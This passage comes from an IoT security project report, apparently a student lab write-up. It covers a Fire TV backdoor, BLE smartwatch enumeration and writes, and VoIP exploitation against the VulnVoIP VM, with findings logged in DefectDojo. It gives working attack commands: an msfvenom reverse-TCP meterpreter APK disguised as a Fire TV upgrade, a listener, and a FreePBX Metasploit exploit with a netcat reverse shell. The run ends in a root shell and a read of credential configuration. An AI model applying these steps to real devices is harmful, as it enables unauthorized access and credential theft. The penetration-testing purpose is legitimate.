
Now let's include our payload in apk file with msfvenom

```
Msfvenom -p <payload> lport=<port> lhost=<hostIP> -f raw -o <name.apk>
```

IOT security and Devsecops by Samarth Desai

```
(samarth@samarth)-[~]
└─$ msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.2.6 lport=5555 -f raw -o firetvupgrade.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10187 bytes
Saved as: firetvupgrade.apk
```

After adb install we can see our app in fire TV and then click it



Before that make sure to start a listener

```
msf6 exploit(multi/handler) > set lhost 192.168.2.6
lhost => 192.168.2.6
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ____  _____          _____
  Payload          generic/shell_reverse_tcp
  Name  Current Setting  Required  Description
  ____  _____          _____
  LHOST  192.168.2.6    yes       The listen address (an interface may be specified)
  LPORT  4444           yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.2.6:4444
[
```

As we click on the app
We get a meterpreter shell

```
meterpreter > help

Core Commands
=====
Command           Description
-----
?                Help menu
background        Backgrounds the current session
bgkill           Kills a background meterpreter script
bglist           Lists running background scripts
bgrun            Executes a meterpreter script as a background thread
channel          Displays information or control active channels
close             Closes a channel
detach            Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit              Terminate the meterpreter session
get_timeouts     Get the current session timeout values
guid              Get the session GUID
help              Help menu
info              Displays information about a Post module
irb               Drop into irb scripting mode
load              Load one or more meterpreter extensions
machine_id       Get the MSF ID of the machine attached to the session
migrate          Migrate the server to another process
pivot             Manage pivot listeners
quit              Terminate the meterpreter session
read              Reads data from a channel
resource         Run the commands stored in a file
run               Executes a meterpreter script or Post module
sessions          Quickly switch to another session
set_timeouts      Set the current session timeout values
sleep             Force Meterpreter to go quiet, then re-establish session
ssl_verify        Modify the SSL certificate verification setting
transport         Change the current transport mechanism
use               Deprecated alias for "load"
uuid              Get the UUID for the current session
write             Writes data to a channel
```

As we can see the vulnerability exist to install any application without warning or signature checks lets add in defect dojo

Add Findings to a Test

Title *	Insecure application install																				
Date *	2022-01-31																				
Cwe	2011																				
Cve																					
Severity *	Medium																				
Cvssv3																					
Description *	<p>B I H </p> <p>We can install a backdoor with a application</p>																				
<table border="1"> <tr> <td><input type="checkbox"/></td> <td></td> <td>Medium</td> <td>Uncrypted Data</td> <td>Jan. 31, 2022</td> <td>0</td> <td></td> <td>Admin User</td> <td>Active, Verified</td> <td>N</td> </tr> <tr> <td><input type="checkbox"/></td> <td></td> <td>Medium</td> <td>Insecure Application Install</td> <td>2011</td> <td>0</td> <td></td> <td>Admin User</td> <td>Active, Verified</td> <td>N</td> </tr> </table>		<input type="checkbox"/>		Medium	Uncrypted Data	Jan. 31, 2022	0		Admin User	Active, Verified	N	<input type="checkbox"/>		Medium	Insecure Application Install	2011	0		Admin User	Active, Verified	N
<input type="checkbox"/>		Medium	Uncrypted Data	Jan. 31, 2022	0		Admin User	Active, Verified	N												
<input type="checkbox"/>		Medium	Insecure Application Install	2011	0		Admin User	Active, Verified	N												

4.5 Exploiting using public exploits

As we all know many websites and tools provide and update exploits daily. Now let's see if our device is vulnerable to some custom exploits or not.

Lets msfconsole for this

I am using the exploit

```
Exploit/admin/firetv/firetv_youtube
```

IOT security and Devsecops by Samarth Desai

```
msf6 > use auxiliary/admin/firetv/firetv_youtube
msf6 auxiliary(admin/firetv/firetv_youtube) > show options
Module options (auxiliary/admin/firetv/firetv_youtube):
  Name      Current Setting  Required  Description
  Proxies          no        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS          yes        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT          8008       yes       The target port (TCP)
  SSL             false      no        Negotiate SSL/TLS for outgoing connections
  VHOST           no        no        HTTP server virtual host
  VID            kxopViU98Xo  yes       Video ID

  Auxiliary action:
    Name  Description
    Play   Play video

msf6 auxiliary(admin/firetv/firetv_youtube) > set RHOSTS 192.168.2.4
RHOSTS => 192.168.2.4
msf6 auxiliary(admin/firetv/firetv_youtube) > show actions
Auxiliary actions:
  Name  Description
  Play   Play video
  Stop   Stop video
```

As we run this any video can be paused and played which allows for many possibilities which tells us for lack of update vulnerability

Some can be found at exploitdb but make sure to check another website

The screenshot shows the Exploit Database interface. At the top, there's a navigation bar with links for Home, Exploits, Tools, and Help. Below the navigation is a search bar with the placeholder 'Search Exploit Database'. Underneath the search bar, there's a section titled 'Google Hacking Database' with a sub-section for 'Exploit Database'. On the left, there are filters for 'Show' (set to 15), 'Date Added', and 'Dork'. On the right, there are filters for 'Category' and 'Author'. A 'Quick Search' input field contains the value 'firetv'. The main area displays a table of search results, which is currently empty.

Chapter 5: BLE exploitation on Smart Watch

5.1 BLE (Bluetooth Low energy)

Bluetooth Low Energy (BLE) is a version of the Bluetooth wireless technology IoT devices often use because of its low-energy consumption and because the pairing process is simpler than in previous Bluetooth versions. But BLE can also maintain similar, and sometimes greater, communication ranges. You can find it in all sorts of devices, from common health gadgets like smart watches or smart water bottles to critical medical equipment like insulin pumps and pacemakers. In industrial environments, you'll see it in sensors, nodes, and gateways of all types. It's even used in the military, where weapon components such as rifle scopes operate remotely via Bluetooth. Of course, these have already been hacked.

In this project we used a smart watch of Firebolt 2nd generation smart watch and tried to send packets and used tools to perform the same.

Adding the product in Defect Dojo

The screenshot shows the FireBolt product page in Defect Dojo. At the top, there is a navigation bar with links for Overview, Components, Metrics, Engagements, Findings, Endpoints, Benchmarks, and Settings. The main content area is divided into several sections:

- Description:** A text box containing information about Bluetooth, mentioning its popularity and the work of the Bluetooth SIG to increase transfer speed.
- Metrics:** A chart showing counts for Critical (0), High (0), Medium (0), Low (0), Informational (0), and Total (0). Below this, sections for Technologies (0) and Regulations (0) are shown, both stating "There are no [category]."
- Benchmark Progress:** A section stating "There are no benchmarks."
- Metadata:** A table with the following rows:

Business Criticality	Not Specified
Product Type	Research and Development
Platform	Not Specified
Lifecycle	Not Specified
Origin	Not Specified
User Records	Not Specified
Revenue	Not Specified
- Contacts:** A table with the following rows:

Team Manager	Unknown
Product Manager	Unknown
Technical Contact	Unknown
- Notifications:** A section with a "Engagement added" button and links for Slack, Mail, and Alert.

5.2 Setting up Bettercap and lab

Configuring

BLE

Interfaces

Hciconfig is a Linux tool that you can use to configure and test your BLE connections. If you run Hciconfig with no arguments, you should see your Bluetooth interface. You should also see the state UP or DOWN, which indicates whether or not the Bluetooth adapter interface is enabled:

```
(samarth@samarth)-[~]
$ hciconfig
hci0:  Type: Primary Bus: USB
        BD Address: 20:4E:F6:7A:F3:22  ACL MTU: 1021:6  SCO MTU: 255:12
        DOWN
        RX bytes:1773 acl:0 sco:0 events:196 errors:0
        TX bytes:39810 acl:0 sco:0 commands:196 errors:0
```

```
docker pull
# docker run -it --privileged --net=host bettercap/bettercap -h
```

bettercap/bettercap

Install bettercap (using docker pull)

```
—(samarth@samarth) [~/Downloads]
$ sudo docker run -it --privileged --net=host bettercap/bettercap -h
Usage of /app/bettercap:
-autostart string
        Comma separated list of modules to auto start. (default "events.stream")
-caplets string
        Read commands from this file and execute them in the interactive session.
-caplets-path string
        Specify an alternative base path for caplets.
-cpu-profile file
        Write cpu profile file.
-debug
        Print debug messages.
-env-file string
        Load environment variables from this file if found, set to empty to disable environment persistence.
-eval string
        Run one or more commands separated by ; in the interactive session, used to set variables via command line.
-gateway-override string
        Use the provided IP address instead of the default gateway. If not specified or invalid, the default gateway will be used.
-iface string
        Network interface to bind to, if empty the default interface will be auto selected.
-mem-profile file
        Write memory profile to file.
-no-colors
        Disable output color effects.
-no-history
        Disable interactive session history file.
-pcap-buf-size int
        PCAP buffer size, leave to 0 for the default value. (default -1)
-script string
        Load a session script.
-silent
        Suppress all logs which are not errors.
-version
        Print the version and exit.
```

5.3 Enumerating devices

bettercap --eval “ble.recon on”

```
—(samarth@samarth) [~/Downloads]
$ bettercap --eval “ble.recon on”
bettercap v2.32.0 (built for linux amd64 with go1.15.15) [type ‘help’ for a list of commands]

Permission Denied

—(samarth@samarth) [~/Downloads]
$ sudo bettercap --eval “ble.recon on”
bettercap v2.32.0 (built for linux amd64 with go1.15.15) [type ‘help’ for a list of commands]

[16:03:17] [sys.log] [info] gateway monitor started ...
[92.168.2.0/24 > 192.168.2.6] » [16:03:19] [ble.device.new] new BLE device detected as F5:D3:5E:56:96:48 (Apple, Inc.) -67 dBm.
[92.168.2.0/24 > 192.168.2.6] » [16:03:19] [ble.device.new] new BLE device Noise_Pulse_3BCB detected as D3:17:0C:30:3B:C8 -51 dBm.
[92.168.2.0/24 > 192.168.2.6] » [16:03:19] [ble.device.new] new BLE device detected as 5B:B6:00:BD:16:AF (Apple, Inc.) -65 dBm.
[92.168.2.0/24 > 192.168.2.6] » [16:03:19] [ble.device.new] new BLE device detected as 69:66:EFA8:7A:38 (Apple, Inc.) -103 dBm.
[92.168.2.0/24 > 192.168.2.6] » [16:03:36] [ble.device.new] new BLE device detected as IC52:16:66:28:00 (Dongguan Hele Electronics Co., Ltd) -105 dBm.
[92.168.2.0/24 > 192.168.2.6] » ble.show



| RSSI     | MAC               | Vendor                             | Flags                                        | Connect | Seen     |
|----------|-------------------|------------------------------------|----------------------------------------------|---------|----------|
| -49 dBm  | d3:17:0c:30:3b:c8 |                                    | BR/EDR Not Supported                         | ✓       | 16:03:42 |
| -67 dBm  | f5:d3:5e:56:96:48 | Apple, Inc.                        |                                              | ✗       | 16:03:21 |
| -51 dBm  | 5B:B6:00:BD:16:AF | Apple, Inc.                        | LE + BR/EDR (controller), LE + BR/EDR (host) | ✓       | 16:03:49 |
| -65 dBm  | 69:66:EFA8:7A:38  | Apple, Inc.                        | LE + BR/EDR (controller), LE + BR/EDR (host) | ✓       | 16:03:29 |
| -103 dBm | IC52:16:66:28:00  | Dongguan Hele Electronics Co., Ltd |                                              | ✗       | 16:03:36 |


[92.168.2.0/24 > 192.168.2.6] » [16:03:52] [ble.device.lost] BLE device F5:D3:5E:56:96:48 (Apple, Inc.) lost.
[92.168.2.0/24 > 192.168.2.6] »
```

```
—(samarth@samarth) [~/Downloads]
$ bettercap --eval “ble.recon on”
bettercap v2.32.0 (built for linux amd64 with go1.15.15) [type ‘help’ for a list of commands]

Permission Denied

—(samarth@samarth) [~/Downloads]
$ sudo bettercap --eval “ble.recon on”
bettercap v2.32.0 (built for linux amd64 with go1.15.15) [type ‘help’ for a list of commands]

[16:03:17] [sys.log] [info] gateway monitor started ...
[92.168.2.0/24 > 192.168.2.6] » [16:03:19] [ble.device.new] new BLE device detected as F5:D3:5E:56:96:48 (Apple, Inc.) -67 dBm.
[92.168.2.0/24 > 192.168.2.6] » [16:03:19] [ble.device.new] new BLE device Noise_Pulse_3BCB detected as D3:17:0C:30:3B:C8 -51 dBm.
[92.168.2.0/24 > 192.168.2.6] » [16:03:19] [ble.device.new] new BLE device detected as 5B:B6:00:BD:16:AF (Apple, Inc.) -65 dBm.
[92.168.2.0/24 > 192.168.2.6] » [16:03:19] [ble.device.new] new BLE device detected as 69:66:EFA8:7A:38 (Apple, Inc.) -103 dBm.
```

Enumerating Characteristics, Services, and Descriptors
Once we’ve identified our target device’s MAC address, we can run the following

Bettercap command. This command obtains a nice, formatted table with the characteristics grouped by services, their properties, and the data available through the GATT:
>> ble.enum <mac addr>

```
[92.168.2.0/24 > 192.168.2.6 » [16:04:01] [ble.device.new] new BLE device detected as F5:D3:5E:56:96:48 (Apple, Inc.) -77 dBm.
[92.168.2.0/24 > 192.168.2.6 » [16:04:07] [ble.device.lost] BLE device 1C:52:16:66:28:00 (Dongguan Hele Electronics Co., Ltd) lost.
[92.168.2.0/24 > 192.168.2.6 » [16:04:22] [ble.device.lost] BLE device 5B:B6:00:BD:16:AF (Apple, Inc.) lost.
[92.168.2.0/24 > 192.168.2.6 » [16:04:23] [ble.device.new] new BLE device detected as C4:EF:18:AE:DE:B3 (Apple, Inc.) -101 dBm.
[16:04:29] [sys.log] [inf] ble.recon connecting to d3:17:0c:30:3b:c8 ...
[92.168.2.0/24 > 192.168.2.6 »
```

Handles	Service > Characteristics	Properties	Data
0001 → 0004 0003	Generic Attribute (1801) Service Changed (2a05)	INDICATE	
0005 → 000d 0007 0009 000b	Generic Access (1800) Device Name (2a00) Appearance (2a01) Peripheral Preferred Connection Parameters (2a04)	READ READ READ	Noise Pulse_3BC800 Wrist Worn Connection Interval: 0 → 0 Slave Latency: 0 Connection Supervision Timeout Multiplier: 0
000d	2aa6	READ	
000e → 0013 0010 0012	2001 2002 2003	WRITE NOTIFY	
0014 → 0023 0016 0019 001c 001f 0022	16186f000001000800000807f9b34fb 16186f010000100080000807f9b34fb 16186f020000100080000807f9b34fb 16186f030000100080000807f9b34fb 16186f040000100080000807f9b34fb 16186f050000100080000807f9b34fb	READ, WRITE, NOTIFY READ, WRITE, NOTIFY READ, WRITE, NOTIFY READ, WRITE, NOTIFY READ, WRITE, NOTIFY	
0024 → ffff 0026 0028	0001 0002 0003	WRITE NOTIFY	

```
[92.168.2.0/24 > 192.168.2.6 »]
```

5.4 Reading and writing to devices

Now time for the exploitation, for this we try to send packets which are malicious and in hex format

Reading and Writing Characteristics
 In BLE, UUIDs uniquely identify characteristics, services, and attributes. Once you know a characteristic's UUID, you can write data to it with the ble.write Bettercap

```
>> ble.write      <MAC        ADDR>      <UUID>      <HEX      DATA>
You must format all the data you send in hexadecimal format. For example,
to
write
the word "hello" to characteristic UUID ff06, you would send this command
inside
Bettercap's           interactive           shell:
>> ble.write      <mac      address of device>      ff06      68656c6c6f
You can also use GATTTool to read and write data. GATTTool supports
additional
input formats for specifying handlers or UUIDs. For example, to issue a
write
command
with GATTTool instead of Bettercap, use the following command:
# gatttool -i <Bluetooth adapter interface> -b <MAC address of device> --
char-write-req
<characteristic handle> <value>
```

```
File Edit View Bookmarks Plugins Settings Help
New Tab... Split View Left/Right Split View Top/Bottom Load a new tab with layout 2x2 terminals Load a new tab with layout 2x1 terminals Load a new tab with layout 2x1 terminals
[92.168.2.0/24 > 192.168.2.6 » ble.write d3:17:0c:30:3b:c8 ff06 68656c6c6f
[16:06:56] [sys.log] [inf] ble.recon connecting to d3:17:0c:30:3b:c8 ...
[92.168.2.0/24 > 192.168.2.6 » [16:06:57] [ble.device.lost] BLE device 69:6B:EF:A8:74:38 (Apple, Inc.) lost.
[92.168.2.0/24 > 192.168.2.6 » [16:06:59] [sys.log] [err] ble.recon writable characteristics ff06 not found.
[92.168.2.0/24 > 192.168.2.6 » [16:07:01] [ble.device.new] new BLE device detected as 69:6B:EF:A8:74:38 (Apple, Inc.) -101 dBm.
[92.168.2.0/24 > 192.168.2.6 » [16:07:17] [sys.log] [inf] ble.recon connecting to d3:17:0c:30:3b:c8 ...
[92.168.2.0/24 > 192.168.2.6 » [16:07:22] [sys.log] [err] ble.recon connection timeout
[92.168.2.0/24 > 192.168.2.6 » ble.show
```

RSSI	MAC	Name	Vendor	Flags	Connect	Seen
-49 dBm	d3:17:0c:30:3b:c8	Noise Pulse_3BC800	Apple, Inc.	BR/EDR Not Supported	✓	16:07:11
-83 dBm	f5:d3:5e:56:96:48	Apple, Inc.		LE + BR/EDR (controller), LE + BR/EDR (host)	✗	16:07:14
-103 dBm	69:6b:ef:a8:74:38				✓	16:07:13

```
[92.168.2.0/24 > 192.168.2.6 » [16:07:42] [ble.device.lost] BLE device Noise Pulse_3BC8 D3:17:0C:30:3B:C8 lost.
[92.168.2.0/24 > 192.168.2.6 » ble.enum d3:17:0c:30:3b:c8[16:07:47] [ble.device.lost] BLE device F5:D3:5E:56:96:48 (Apple, Inc.) lost.
[92.168.2.0/24 > 192.168.2.6 » ble.enum d3:17:0c:30:3b:c8[16:07:47] [ble.device.lost] BLE device 69:6B:EF:A8:74:38 (Apple, Inc.) lost.
[92.168.2.0/24 > 192.168.2.6 » ble.enum d3:17:0c:30:3b:c8
[92.168.2.0/24 > 192.168.2.6 » [16:07:48] [sys.log] [err] BLE device with address d3:17:0c:30:3b:c8 not found.
[92.168.2.0/24 > 192.168.2.6 » ble.enum d3:17:0c:30:3b:c8[16:07:51] [ble.device.new] new BLE device Noise Pulse_3BC8 detected as D3:17:0C:30:3B:C8 -35 dBm.
[16:08:04] [sys.log] [inf] ble.recon connecting to d3:17:0c:30:3b:c8 ...
[92.168.2.0/24 > 192.168.2.6 » [16:08:05] [sys.log] [err] ble.recon writable characteristics ff06 not found.
[92.168.2.0/24 > 192.168.2.6 » ]
```

Many specific protocol implementation vulnerabilities currently exist. For every new application or protocol that uses BLE, there's a chance the programmer made an error that introduced a security bug in their implementation. Although the new version of Bluetooth (5.0) is available now, the adoption phase is moving slowly, so you'll see plenty of BLE devices in the years to come.

Adding to defect Dojo

Open Findings												
											Page Size ▾	
Showing entries 1 to 1 of 1											Search: <input type="text"/>	
Column visibility ▾	Copy	PDF	Print	Severity ▾	Name ▾	CWE	CVE	Date ▾	Age	SLA	Reporter	Found By
□	□	□	□	Severity ▾	Name ▾	CWE	CVE	Date ▾	Age	SLA	Reporter	Found By
□	info	Read_write_ble			Jan. 31, 2022	0		Admin User	Pen Test	Active, Verified	N	


Chapter 6: VOIP exploitation

6.1 VOIP introduction and VM setup

Voice over Internet Protocol (VoIP), also called **IP telephony**, is a method and group of technologies for the delivery of voice communications and multimedia sessions over Internet Protocol (IP) networks, such as the Internet. The terms **Internet telephony**, **broadband telephony**, and **broadband phone service** specifically refer to the provisioning of communications services (voice, fax, SMS, voice-messaging) over the Internet, rather than via the public switched telephone network (PSTN), also known as plain old telephone service (POTS).

For this project let's have a look at VOIP vulnerable VM

<https://www.vulnhub.com/entry/hacklab-vulnvoip,40>



VulnVoIP is based on a relatively old AsteriskNOW distribution and has a number of weaknesses. The aim is to locate VoIP users, crack their passwords and gain access to the Support account voicemail.

Login

Login:

Password:

Remember Password

Use your Voicemail Mailbox and Password
This is the same password used for the phone

For password maintenance or assistance, contact your Phone System Administrator.

FreePBX 2.5
Original work based on ARI from Littlejohn Consulting

Running nmap and nessus scans

```
(samarth@samarth)-[~]
└$ nmap -A 172.16.201.131
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-31 22:04 IST
Nmap scan report for 172.16.201.131
Host is up (0.00058s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 1f:e2:e8:9e:2c:f8:31:39:36:f7:1d:aa:77:5e:ac:76 (DSA)
|_  2048 38:a4:9d:29:8a:11:9d:e1:13:5d:5e:6d:76:a6:63:76 (RSA)
53/tcp    open  domain     dnsmasq 2.45
| dns-nsid:
|_ bind.version: dnsmasq-2.45
80/tcp    open  http       Apache httpd 2.2.3 ((CentOS))
|_http-title: FreePBX
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.3 (CentOS)
111/tcp   open  rpcbind   2 (RPC #100000)
| rpcinfo:
|   program version  port/proto service
|   100000  2          111/tcp   rpcbind
|_ 100000  2          111/udp   rpcbind
| 100024  1          959/udp   status
|_ 100024  1          962/tcp   status
3306/tcp  open  mysql     MySQL (unauthorized)
4445/tcp  open  upnotifyp?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 172.12 seconds
```

Let's look at that DNS server first:

dnsmasq is a lightweight DNS, TFTP and DHCP server. It is intended to provide coupled DNS and DHCP service to a LAN.

Dnsmasq accepts DNS queries and either answers them from a small, local, cache or forwards them to a real, recursive, DNS server. It loads the contents of /etc/hosts so that local hostnames which do not appear in the global DNS can be resolved and also answers DNS queries for DHCP configured hosts.

The dnsmasq DHCP server supports static address assignments and multiple networks. It automatically sends a sensible default set of DHCP options, and can be configured to send any desired set of DHCP options, including vendor-encapsulated options. It includes a secure, read-only, TFTP server to allow net/PXE boot of DHCP hosts and also supports BOOTP.

Dnsmasq supports IPv6 for DNS, but not DHCP.

There is a Heap Overflow and Null-pointer Dereference vulnerability affecting the TFTP server component: **CVE-2009-2957**

Let's add to defect dojo

Add Findings to a Test

Title *	TFTP buffer overflow
Date *	2022-01-31
Cwe	
Cve	2009-2957
Severity *	High
Cvssv3	
Description *	<p>B <i>I</i> H </p> <p>A vulnerability has been found that may allow an attacker to execute arbitrary code on servers or home routers running dnsmasq with the TFTP service enabled ('--enable-tftp'). This service is not enabled by default on most distributions; in particular it is not enabled by default on OpenWRT or DD-WRT. Chances of successful exploitation increase when a long directory prefix is used for TFTP. Code will be executed with the privileges of the user running dnsmasq, which is normally a non-privileged one.</p> <p>Additionally there is a potential DoS attack to the TFTP service by exploiting a null-pointer dereference vulnerability.</p>

6.2 Scanning with Nessus

Vulnerabilities 31			
Filter	Search Vulnerabilities	Count	Details
<input type="checkbox"/>	Score ▾	Name ▲	
<input type="checkbox"/> CRITICAL	10.0	Unix Operating System Unsupported Version Detection	General 1 🔗
<input type="checkbox"/> MEDIUM	5.0 *	SIP Username Enumeration	Misc. 1 🔗
<input type="checkbox"/> MIXED	---	SSH (Multiple Issues)	Misc. 6 🔗
<input type="checkbox"/> MIXED	---	DNS (Multiple Issues)	DNS 4 🔗
<input type="checkbox"/> MIXED	---	HTTP (Multiple Issues)	Web Servers 4 🔗
<input type="checkbox"/> MIXED	---	Apache HTTP Server (Multiple Issues)	Web Servers 3 🔗
<input type="checkbox"/> INFO	---	RPC (Multiple Issues)	RPC 2 🔗
<input type="checkbox"/> INFO	---	SSH (Multiple Issues)	General 2 🔗
<input type="checkbox"/> INFO	---	SSH (Multiple Issues)	Service detection 2 🔗
<input type="checkbox"/> INFO	Nessus SYN scanner		Port scanners 6 🔗
<input type="checkbox"/> INFO	RPC Services Enumeration		Service detection 4 🔗
<input type="checkbox"/> INFO	Service Detection		Service detection 3 🔗
<input type="checkbox"/> INFO	Asterisk Detection		Misc. 1 🔗
<input type="checkbox"/> INFO	Backported Security Patch Detection (WWW)		General 1 🔗

Adding scans to our project

Add Tests	
Scan Completion Date <small>?</small>	2022-01-01
Minimum severity* <small>?</small>	High
<input checked="" type="checkbox"/> Active <small>?</small>	
<input type="checkbox"/> Verified <small>?</small>	
Scan type*	Nessus Scan
Environment*	Lab
Systems / Endpoints	Nothing selected



Assessed Threat Level: **Medium**

The following vulnerabilities are ranked by Tenable's patented Vulnerability Priority Rating (VPR) system. The findings listed below detail the top ten vulnerabilities, providing a prioritized view to help guide remediation to effectively reduce risk.

Click on each finding to show further details along with the impacted hosts.

To learn more about Tenable's VPR scoring system, see [Predictive Prioritization](#).

VPR Severity	Name	Reasons	VPR Score ▾	Hosts
MEDIUM	HTTP TRACE / TRACK Methods Allowed	No recorded events	4.0	1
LOW	SSH Server CBC Mode Ciphers Enabled	No recorded events	2.5	1
LOW	Apache Server ETag Header Information Disclosure	No recorded events	1.4	1

6.3 Exploitation using SIP

We can see SIP username vulnerability next

SIP is an application-layer control protocol that can establish, modify, and terminate multimedia sessions (conferences) such as Internet telephony calls. SIP can also invite participants to already existing sessions, such as multicast conferences.

SIP employs design elements similar to the HTTP request/response transaction model. Each transaction consists of a client request that invokes a particular method or function on the server and at least one response. SIP reuses most of the header fields, encoding rules and status codes of HTTP, providing a readable text-based format.

Each resource of a SIP network, such as a user agent or a voicemail box, is identified by a URI, based on the general standard syntax also used in Web services and e-mail. The URI scheme used for SIP is sip: and a typical SIP URI is of the form: `sip:username:password@host:port`

SIP clients typically use TCP or UDP on port numbers 5060 and/or 5061 to connect to SIP servers and other SIP endpoints. Port 5060 is commonly used for non-encrypted signalling traffic whereas port 5061 is typically used for traffic encrypted with TLS. SIP is primarily used in setting up and tearing down voice or video calls.

We use a tool <https://github.com/EnableSecurity/sipvicious> sip vicious

SIPVicious OSS is a set of security tools that can be used to audit SIP based VoIP systems. Specifically, it allows you to find SIP servers, enumerate SIP extensions and finally, crack their password.

```
git clone https://github.com/enablesecurity/sipvicious.git
cd sipvicious/
python setup.py install
pip install sipvicious
```

And, a little about Asterisk and FreePBX:

Asterisk is a software implementation of a telephone private branch exchange (PBX). Like any PBX, it allows attached telephones to make calls to one another, and to connect to other telephone services, such as the public switched telephone network (PSTN) and Voice over Internet Protocol (VoIP) services.

FreePBX is an open-source GUI that controls and manages Asterisk

svmap – this is a sip scanner. Lists SIP devices found on an IP range

svwar – identifies active extensions on a PBX

svcrack – an online password cracker for SIP PBX

svreport – manages sessions and exports reports to various formats

svcrash – attempts to stop unauthorized svwar and svcrack scans

```
(samarth@samarth)-[~]
$ svmap 172.16.201.131
+-----+
| SIP Device | User Agent |
+=====+
| 172.16.201.131:5060 | Asterisk PBX 1.6.2.11 |
+-----+
```

Now run svwar -D -m INVITE <ip>

```
(samarth@samarth)-[~]
$ svwar -D -m INVITE 172.16.201.131
WARNING:TakeASip:using an INVITE scan on an endpoint (i.e. SIP phone) may cause it to ring and wake up people in the middle of the night
WARNING:TakeASip:extension '100' probably exists but the response is unexpected
WARNING:TakeASip:extension '100' probably exists but the response is unexpected
+-----+
| Extension | Authentication |
+=====+
| 2000 | reqauth |
+-----+
| 101 | reqauth |
+-----+
| 102 | reqauth |
+-----+
| 100 | weird |
+-----+
| 200 | reqauth |
+-----+
| 201 | reqauth |
+-----+
```

The -D option enables scanning for default extensions, and the -m option specifies a request method (INVITE indicates that a client is being invited to participate in a call session.)

After this we have a public exploit here: <http://www.offensive-security.com/vulndev/freepbx-exploit-phone-home/>

In msfconsole: use exploit/unix/http/freepbx_callmenu

IOT security and Devsecops by Samarth Desai

```
msf6 exploit(unix/http/freepbx_callmenu) > show options
Module options (exploit/unix/http/freepbx_callmenu):
Name      Current Setting  Required  Description
EXTENSION    0-100          yes       A range of Local extension numbers
Proxies        no            no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS       172.16.201.131  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         80            yes       The target port (TCP)
SSL           false          no        Negotiate SSL/TLS for outgoing connections
VHOST          no            no        HTTP server virtual host

Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
LHOST     192.168.2.6      yes       The listen address (an interface may be specified)
LPORT      4444           yes       The listen port

Exploit target:
Id  Name
--  --
 0  Automatic Target
```

```
msf  exploit(freepbx_callmenu) > exploit[*] Started reverse handler on 192.168.80.130:4444 [*] 192.168.80.131:80 - Sending evil request with range 2000[*] 192.168.80.131:80 - Sending evil request with range 2001[*] Command shell session 1 opened (192.168.80.130:4444 -> 192.168.80.131:47268) at 2014-10-14 14:42:29 +0300whoamiroot
```

```
See cat /etc/amportal.conf
We see many username and passwords
# AMPDBHOST: the host to connect to the database named 'asterisk'
AMPDBHOST=localhost

# AMPDBUSER: the user to connect to the database named 'asterisk'
AMPDBUSER=freepbx

